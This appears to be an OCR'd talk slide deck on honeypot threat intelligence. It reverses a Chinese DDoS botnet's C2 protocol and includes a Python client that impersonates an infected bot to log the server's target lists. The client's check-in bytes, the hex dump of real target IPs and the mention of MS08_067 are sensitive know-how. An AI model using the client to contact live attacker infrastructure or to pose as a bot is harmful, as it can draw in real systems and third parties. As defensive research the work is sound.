
- DNS servers
- Backbone routers
- Etc

C2 traffic

- Those IPs were their DDOS targets
- They were blasting instructions from the C2
- Let’s build our own client!

Step 1: Spend hours staring at Wireshark

Step 2: Try not to kill yourself




```
#!/usr/bin/python

import socket
import time
import hexdump

host = '18[redacted]'
port = 36000
logfile = 'chuilang2014_emulate_sept27.log'
f = open(logfile,'a')

check_in = (
    '\x01\x00\x00\x00\x6b\x00\x00\x00\x00\xf4\x01\x00\x00\x32\x00\x00'+
    '\x00\xe8\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'+
    '\x00\x00\x01\x01\x00\x00\x00\x00\x01\x00\x00\x00\xac\x10\xa1\x82'+
    '\xac\x10\xa1\x82\xac\x10\xa1\x82\xac\x10\xa1\x82\xac\x10\xa1\x82'+
    '\xff\xff\x01\x00\x00\x00\x00\x00\x63\x68\x75\x6c\x69\x61\x6e\x67'+
    '\x32\x30\x31\x34\x3a\x00\x01\x00\x00\x00\xaf\x0b\x00\x00\xff\x03'+
    '\x00\x00\x57\x69\x6e\x64\x6f\x77\x73\x20\x58\x50\x00\x47\x32\x2e'+
    '\x32\x35\x00')

heartbeat = (
'\x02\x00\x00\x00\x21\x00\x00\x00'+
'\x01\x65\x3b\x00\x00\x00\x00\x00'+
'\x00\x00\x00\x00\x00\x00\x10\x00'+
'\x00\x00\x00\x02\x01\x64\x00\x00'+
'\x00\x00\x00\x00\x00\x00\x00\x00')

def communicate():
    while 1:
        #print '[+] sending payload...'
        response = s.recv(8)
        print '[+] Response received'
        print '[+] '+response.encode("hex")
        print '[+] Sending response...'
        s.send(check_in)
        print '[+] Waiting for response...'
        heartbeat_response = s.recv(1024)
        print '[+] \t\t\tResponse '
        print '\033[93m'+'='*76+'\033[0m'
        print hexdump.hexdump(heartbeat_response)
        print '\033[93m'+'='*76+'\033[0m'
        f.write(heartbeat_response.encode('hex'))

        #time.sleep(10)

def checkin():
    s.send(check_in)
    initial_response = s.recv(1024)
    f.write(initial_response.encode('hex'))
    print '[+] \t\t\tInitial Response '
    print '\033[93m'+'='*76+'\033[0m'
    print hexdump.hexdump(initial_response)
```

What the code looks like

https://github.com/andrew-morris/chuilang2014_emulate/

What the code does



```
[+] Connecting to host...
[+]                         Initial Response
============================================================================
00000000: 08 00 00 00 0C 00 00 00  00 00 00 00 00 00 00 00  ................
00000010: E8 FD 00 00                                       ....
None
============================================================================
[+] Sending initial heartbeat...
[+] Response received
[+] 010000001c010000
[+] Sending response...
[+] Waiting for response...
[+]                         Response
============================================================================
00000000: 00 F4 01 00 00 32 00 00  00 E8 03 00 00 73 DF 03  .....2.......s..
00000010: 00 00 00 00 00 01 00 00  00 01 00 00 00 10 02 00  ................
00000020: D0 07 00 00 00 00 01 00  00 00 20 00 00 00 04 00  .......... .....
00000030: 00 00 04 00 00 01 00 00  00 1E 00 00 00 00 00 0E  ................
00000040: 00 00 00 31 30 33 2E 32  35 32 2E 32 34 34 2E 32  ...103.252.244.2
00000050: 34 32 00 50 00 31 39 30  2E 31 31 35 2E 32 36 2E  42.P.190.115.26.
00000060: 32 33 30 00 50 00 31 39  32 2E 39 39 2E 39 36 2E  230.P.192.99.96.
00000070: 32 30 36 00 50 00 31 39  32 2E 39 39 2E 39 36 2E  206.P.192.99.96.
00000080: 32 30 36 00 50 00 31 39  32 2E 39 39 2E 39 36 2E  206.P.192.99.96.
00000090: 32 30 36 00 50 00 31 39  32 2E 39 39 2E 39 36 2E  206.P.192.99.96.
000000A0: 32 30 36 00 50 00 31 39  32 2E 39 39 2E 39 36 2E  206.P.192.99.96.
000000B0: 32 30 36 00 50 00 31 36  32 2E 32 31 38 2E 33 31  206.P.162.218.31
000000C0: 2E 31 33 34 00 50 00 31  39 39 2E 38 33 2E 31 32  .134.P.199.83.12
000000D0: 39 2E 32 00 50 00 32 37  2E 35 30 2E 32 2E 31 34  9.2.P.27.50.2.14
000000E0: 30 00 50 00 32 37 2E 35  30 2E 32 2E 31 34 30 00  0.P.27.50.2.140.
000000F0: 50 00 32 37 2E 35 30 2E  32 2E 31 33 31 00 50 00  P.27.50.2.131.P.
00000100: 32 37 2E 35 30 2E 32 2E  31 33 31 00 50 00 32 37  27.50.2.131.P.27
00000110: 2E 35 30 2E 32 2E 31 33  31 00 50 00              .50.2.131.P.
None
============================================================================
```

Honeypot > Identifying threats > Tracking targets

Recap!

- We’ve captured malware
- Analyzed it to identify capabilities
- Reversed the protocol to identify the groups targets in real time

Closing Notes

End result?

- Real-time tracking of the group’s targets, as they target them
- Malware artifacts
- C2 IP addresses to block from your network

Summary of the Group

- Based in China
- Not advanced
- Use easily guessable credentials and 6 year old exploits (MS08_067)
- Goals: Build botnet to DDOS people
- Somewhat smart about targeting

Closing Notes

The majority of this intel was gathered from one piece of malware from one campaign

There are lots of these campaigns and attacks occurring at any moment

You just need to find them

TO DO!

- Track more of these C2s
- Figure out how to identify other compromised clients
- Setup automated notification system to alert admins that they will be targeted
- Setup live-updating map of their targets

- Threat intelligence isn’t that hard
- It’s easy to ball on a budget
- Get out there and track some targets!
- Don’t forget to share your info!

Credit

- MalwareMustDie - @malwaremustdie
- Cartodb - cartodb.com
- Malwr - malwr.com
- VirusTotal - virustotal.com
- CloudAtCost - cloudatcost.com
- ThreatStream MHN - github.com/threatstream/mhn
- Rob Blody (gir489) for helping me reverse some malware samples
- Nat Puffer for getting me interested in this stuff

Thank you!

Andrew Morris

@Andrew___Morris

andrew@morris.guru